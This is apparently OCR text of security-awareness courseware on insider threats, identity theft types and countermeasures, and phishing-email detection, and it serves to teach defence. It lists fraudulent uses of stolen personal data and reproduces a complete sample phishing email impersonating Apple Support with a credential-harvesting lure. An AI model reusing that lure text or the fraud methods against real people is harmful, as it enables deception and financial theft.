
- Insider attacks are easy to launch.
- Preventing insider attacks is difficult; an inside attacker can easily succeed.
- It is very difficult to differentiate harmful actions from the employee's regular work. It is hard to identify whether employees are performing malicious activities or not.
- Even after malicious activity is detected, the employee may refuse to accept responsibility and claim it was a mistake.
- It is easy for employees to cover their actions by editing or deleting logs to hide their malicious activities.
- Insider attacks can go undetected for years, and remediation is expensive.
- It is easy for insiders to access data or systems unrelated to their job role.
- Insiders can easily misuse resources and steal intellectual property.
- Insiders can bypass security constraints with minimal effort.
- Insiders can easily obtain trade secrets and expose them to outsiders.



Identity Theft

Identity theft is a crime in which **an imposter steals your personally identifiable information** such as name, credit card number, social security or driver's license numbers, etc. to commit fraud or other crimes

Attackers can use identity theft to **impersonate employees of a target** organization and physically access facilities



Identity Theft (Cont'd)

The attacker steals people's identity for fraudulent purposes such as:

- To open new credit card accounts in the **name of the user** without paying the bills
- To open a **new phone** or wireless account in the user's name
- To use the victims' information to obtain **utility services** such as electricity, heating, or cable TV
- To open bank accounts with the intention of **writing bogus** checks using the victim's information
- To clone an ATM or debit card to make **electronic withdrawals** from the victim's accounts

Identity Theft

Identity theft is a problem that many consumers face today. In the United States, some state legislators have imposed laws restricting employees from providing their SSNs (Social Security Numbers) during their recruitment. Identity theft frequently figures in news reports. Companies should be informed about identity theft so that they do not endanger their own anti-fraud initiatives.


The Identity Theft and Assumption Deterrence Act of 1998 defines identity theft as the illegal use of someone's identification. Identity theft occurs when someone steals others' personally identifiable information for fraudulent purposes. Attackers illegally obtain personally identifying information to commit fraud or other criminal acts.

Types of personally identifiable information stolen by identity thieves:

- Name
- Home and office address
- Social security number
- Phone number
- Date of birth
- Bank account number
- Credit card information
- Credit report
- Driving license number
- Passport number

The attacker steals people's identity for fraudulent purposes such as:

- To open new credit card accounts in the name of the user without paying the bills
- To open a new phone or wireless account in the user's name, or to run up charges on their existing account
- To use the victims' information to obtain utility services such as electricity, heating, or cable TV
- To open bank accounts with the intention of writing bogus checks using the victim's information
- To clone an ATM or debit card to make electronic withdrawals from the victim's accounts
- To obtain loans for which the victim is liable
- To obtain a driver's license, passport, or other official ID card that contains the victim's data with the attacker's photos
- Using the victim's name and Social Security number to receive their government benefits
- To impersonate an employee of a target organization to physically access its facility
- To take over the victim's insurance policies
- To sell the victim's personal information
- To order goods online using a drop-site
- To hijack email accounts
- To obtain health services
- To submit fraudulent tax returns
- To commit other crimes with the intention of providing the victim's name to the authorities during arrest, instead of their own



Types of Identity Theft

01 Child identity theft
02 Criminal identity theft
03 Financial identity theft
04 Driver's license identity theft
05 Insurance identity theft
06 Medical identity theft
07 Tax identity theft
08 Identity cloning and Concealment
09 Synthetic identity theft
10 Social security identity theft

Types of Identity Theft

Identity theft is constantly increasing, and identity thieves are finding new ways or techniques to steal different types of target information. Some of the types of identity theft are as follows:

- **Child Identity Theft**

  This type of identity theft occurs when the identity of a minor is stolen. This is desirable because it may go undetected for a long time. After birth, parents apply for a Social Security Number for their child, which along with a different date of birth, is used by identity thieves to apply for credit accounts, loans or utility services, or to rent a place to live and apply for government benefits.

- **Criminal Identity Theft**

  This is one of the most common and most damaging types of identity theft. A criminal uses someone's identity to escape criminal charges. When they are caught or arrested, they provide the assumed identity. The best way to protect against criminal identity theft is to keep all personal information secure, which includes following safe Internet practices and being cautious of "shoulder surfers."

- **Financial Identity Theft**

  This type of identity theft occurs when a victim's bank account or credit card information is stolen and illegally used by a thief. They can max out a credit card and withdraw money from the account, or can use the stolen identity to open a new account, apply for new credit cards, and take out loans. The information that is required to hack into the victim's account and steal their information is obtained through viruses, phishing attacks, or data breaches.

- **Driver's License Identity Theft**

  This type of identity theft is the easiest as it requires a little sophistication. A person can lose their driver's license, or it can easily be stolen. Once it falls into the wrong hands, the perpetrator can sell the stolen driver's license or misuse it by committing traffic violations, of which the victim is unaware of and fails to pay fines for, ending up with their license suspended or revoked.

- **Insurance Identity Theft**

  Insurance identity theft is closely related to medical identity theft. It takes place when a perpetrator unlawfully takes the victim's medical information to access their insurance for medical treatment. Its effects include difficulties in settling medical bills, higher insurance premiums, and probable trouble in acquiring future medical coverage.

- **Medical Identity Theft**

  This is the most dangerous type of identity theft where the perpetrator uses the victim's name or information without the victim's consent or knowledge to obtain medical products and claim health insurance or healthcare services. Medical identity theft results in frequent erroneous entries in the victim's medical records, which could lead to false diagnoses and life-threatening decisions by the doctors.

- **Tax Identity Theft**

  This type of identity theft occurs when the perpetrator steals the victim's Social Security Number to file fraudulent tax returns and obtain fraudulent tax refunds. It creates difficulties for the victim in accessing their legitimate tax refunds and results in a loss of funds. Phishing emails are one of the main tricks used by the criminal to steal a target's information. Therefore, protection from such identity theft includes the adoption of safe Internet practices.

- **Identity Cloning and Concealment**


  This type of identity theft encompasses all forms of identity theft, where the perpetrators attempt to impersonate someone else simply in order to hide their identity. These perpetrators could be illegal immigrants, those hiding from creditors, or simply those who want to become "anonymous."

- **Synthetic Identity Theft**

  This is one of the most sophisticated types of identity theft, where the perpetrator obtains information from different victims to create a new identity. Firstly, he steals a Social Security Number and uses it with a combination of fake names, date of birth, address, and other details required for creating a new identity. The perpetrator uses this new identity to open new accounts, loans, credit cards, phones, other goods, and services.

- **Social Security Identity Theft**

  This is another common type of identity theft where the perpetrator steals victim's Social Security Number in order to derive various benefits such as selling it to an undocumented person, using it to defraud the government by getting a new bank account, loans, credit cards, or applying for and obtaining a new passport.



Module Flow

01
Discuss Social Engineering Concepts and its Phases

02
Discuss Social Engineering Techniques


03
Discuss Insider Threats and Identity Theft

04
Discuss Social Engineering Countermeasures

Discuss Social Engineering Countermeasures

Social engineers exploit human behavior (such as manners, enthusiasm toward work, laziness, or naivete) to gain access to the targeted company's information resources. Social engineering attacks are difficult to guard against, as the victim might not be aware that he or she has been deceived. They are very much like the other kinds of attacks used to extract a company's valuable data. To guard against social engineering attacks, a company needs to evaluate the risk of different kinds of attacks, estimate possible losses and spread awareness among its employees.

This section deals with countermeasures that an organization can implement to be more secure against social engineering attacks.



Social Engineering Countermeasures

Password Policies

- ✓ Periodic password changes
- ✓ Avoiding guessable passwords
- ✓ Account blocking after failed attempts
- ✓ Increasing length and complexity of passwords
- ✓ Improving secrecy of passwords

Physical Security Policies

- ✓ Identification of employees by issuing ID cards, uniforms, etc.
- ✓ Escorting visitors
- ✓ Restricting access to work areas
- ✓ Proper shredding of useless documents
- ✓ Employing security personnel

Defense Strategy

- ✓ Social engineering campaign
- ✓ Gap analysis
- ✓ Remediation strategies

Social Engineering Countermeasures

Attackers implement social engineering techniques to trick people into revealing organizations' confidential information. They use social engineering to perform fraud, identity theft, industrial espionage, and other disreputable behaviors. To guard against social engineering attacks, organizations must develop effective policies and procedures; however, merely developing them is not enough.

To be truly effective, an organization should:

- Disseminate policies among employees and provide proper education and training. Specialized training benefits employees in higher-risk positions against social engineering threats.
- Obtain employee signatures on a statement acknowledging that they understand the organization's policies.
- Define the consequences of policy violations.

The main objectives of social engineering defense strategies are to create user awareness, robust internal network controls, and security policies, plans, and processes.

Official security policies and procedures help employees or users make the right security decisions. They should include the following safeguards:

- **Password Policies**

  Password policies stating the following guidelines help to increase password security:

  - Change passwords regularly.

- Avoid passwords that are easy to guess. It is possible to guess passwords from answers to social engineering questions such as, “Where were you born?” “What is your favorite movie?” or "What is your pet’s name?"
- Block user accounts if a user exceeds a certain number of failed attempts to guess a password.
- Choose long (minimum of 6 – 8 characters) and complex (using various alphanumeric and special characters) passwords.
- Do not disclose passwords to anyone.

Password Security policies often include advice on proper password management, for example:

- Avoid sharing a computer account.
- Avoid using the same password for different accounts.
- Avoid storing passwords on media or writing them down on a notepad or sticky note.
- Avoid communicating passwords over the phone or through email or SMS.
- Be sure to lock or shut down the computer before stepping away from it.


- **Physical Security Policies**

  Physical security policies address the following areas.

  - Issue identification cards (ID cards), and uniforms, along with other access control measures to the employees of the organization.
  - Office security or personnel must escort visitors to designated visitor rooms or lounges.
  - Restrict access to certain areas of an organization to prevent unauthorized users from compromising the security of sensitive data.
  - Dispose of old documents that contain valuable information by using equipment such as paper shredders and burn bins. This prevents information gathering by attackers using techniques such as dumpster diving.
  - Employ security personnel in an organization to protect people and property — supplement trained security personnel with alarm systems, surveillance cameras, and other equipment.

- **Defense Strategy**
  - **Social Engineering Campaign**: An organization should conduct numerous social engineering exercises using different techniques on a diverse group of people in order to examine how its employees might react to real social engineering attacks.
  - **Gap Analysis**: Using the information obtained from the social engineering campaign, a gap analysis evaluates the organization based on industry-leading practices, emerging threats, and mitigation strategies.

- **Remediation Strategies**: Depending upon the result of the evaluation in the gap analysis, organizations develop a detailed remediation plan to mitigate the weaknesses or the loopholes found in the earlier step. The plan focuses mainly on educating and creating awareness among employees based on their roles and identifying and mitigating potential threats to the organization.



Insider Threats Countermeasures

01 Separation and rotation of duties

02 Least privileges

03 Controlled access

04 Periodic risk assessment

05 Employee monitoring


06 Logging and auditing

Insider Threats Countermeasures

There are safety measures that help an organization to prevent or minimize insider threats:

- **Separation and rotation of duties**: Divide responsibilities among multiple employees to restrict the amount of power or influence held by any individual. This helps to avoid fraud, abuse, and conflict of interest and facilitates the detection of control failures (including bypassing security controls and information theft). Rotation of duties at random intervals helps an organization to deter fraud or the abuse of privileges.
- **Least privileges**: Provide users with only enough access privilege to allow them to perform their assigned tasks. This helps maintain information security.
- **Controlled access**: Access controls in various parts of an organization restrict unauthorized users from gaining access to critical assets and resources.
- **Logging and auditing**: Perform logging and auditing periodically to check for misuse of company resources.
- **Employee monitoring**: Use employee monitoring software that records all user sessions, and that can be reviewed by security professionals.
- **Legal policies**: Enforce legal policies to prevent employees from misusing the organization's resources and sensitive data theft.
- **Archive critical data**: Maintain a record of the organization's critical data in the form of archives to be used as backup resources, if needed.
- **Employee training on cybersecurity**: Train employees on how to protect their credentials and the company's confidential data from attack. They will be able to identify social engineering attempts and take proper mitigations and reporting steps.

- **Employee background verification**: Ensure thorough background checks of all employees before hiring them by using Google search and social networking sites and consulting previous employers.
- **Privileged users monitoring**: Implement additional monitoring mechanisms for system administrators and privileged users as these accounts can be used to can deploy malicious code or logic bomb on the system or network.
- **Credentials deactivation for terminated employees**: Disable all the employee's access profiles to the physical locations, networks, systems, applications, and data immediately after termination.
- **Periodic risk assessments**: Perform periodic risk assessments on all the organization's critical assets then develop and maintain a risk management strategy to secure those assets from both insiders and outsiders.
- **Layered defense**: Implement multiple layers of defense to prevent and protect critical assets from remote attacks originated from insiders. Develop appropriate remote access policies and procedures to thwart such attacks.
- **Physical security**: Build a professional security team that monitors the physical security of the organization.
- **Surveillance**: Install video cameras to monitor all critical assets. Install and enable screen-capturing software on all critical servers.



Identity Theft Countermeasures

- Secure or shred all documents containing your **private information**
- Ensure your name is not present in **marketers' hit lists**
- Review your **credit card statement** regularly and store it securely, out of reach of others
- Never give any personal information over the **phone**
- Keep your mail secure by **emptying the mailbox** quickly


Identity Theft Countermeasures

Identity theft occurs when someone uses personal information (such as a name, social security number, date of birth, mother's maiden name, or address) in a malicious way, such as for credit card or loan services, or even rentals and mortgages, without the person's knowledge or permission.

Listed below are countermeasures that, on implementation, will reduce the chances of identity theft:

- Secure or shred all documents containing private information
- Ensure your name is not present on the marketers' hit lists
- Review your credit card statement regularly and store it securely, out of reach of others
- Never give any personal information over the phone
- To keep mail secure, empty the mailbox quickly
- Suspect and verify all requests for personal data
- Protect personal information from being publicized
- Do not display account or contact numbers unless mandatory
- Monitor online banking activities regularly
- Never list any personal identifiers on social media websites such as your father's name, pet's name, address, or city of birth.
- Enable two-factor authentication on all online accounts
- Never use public Wi-Fi for sharing or accessing sensitive information
- Install host security tools such as a firewall and anti-virus on your personal computer

How to Detect Phishing Emails?



Your Apple ID was used to sign in to iCloud on an iPhone 6 - [redacted]na...

https://mail.google.com/mail/u/0/?ui=2&view=btop&ver=dqujp3h61mgd&search=inl

Your Apple ID was used to sign in to iCloud on an iPhone 6

Apple Support <apple@gmail.com> 12:11 PM (20 minutes ago)

to me

Dear customer,

Your Apple ID was used to sign in to iCloud on an iPhone 6.

Time: August 09, 2019

Operating System: iOS 8.0.1

Your Apple ID was used to sign in to iCloud on an iPhone 6 and your credit card has been chrged for $1285.54.

If you recently signed in to this device, you can disregard this email.

If you have not recently signed in to an iPhone with your Apple ID and believe someone may have acesed your account, please click here to confirm your details and change your password.

To spread awareness on the security issues, Apple will also reward you with $2000 for reporting this issue at the link to Report Abuse.

View the attached document for your latest invoice.

Apple Support

My Apple ID | Support | Privacy Policy

Copyright © 2019 iTunes S.ar.l. 31-33, rule Sainte Zithe, L-2763 Luxembourg. All rights reserved.

www.phishinghoneynet.com/reportabuse.htm

1. Appears to be from a **bank**, **company**, or **social networking site**, and has a **generic greeting**
2. Appears to be from a person listed in your **email address book**
3. Gives a sense of **urgency** or a **veiled threat**
4. May contain **grammatical/spelling mistakes**
5. Includes links to **spoofed websites**
6. May contain **offers that seem to be too good to be true**
7. Includes **official-looking logos** and other information taken from legitimate websites
8. May contain a **malicious attachment**

How to Detect Phishing Emails?

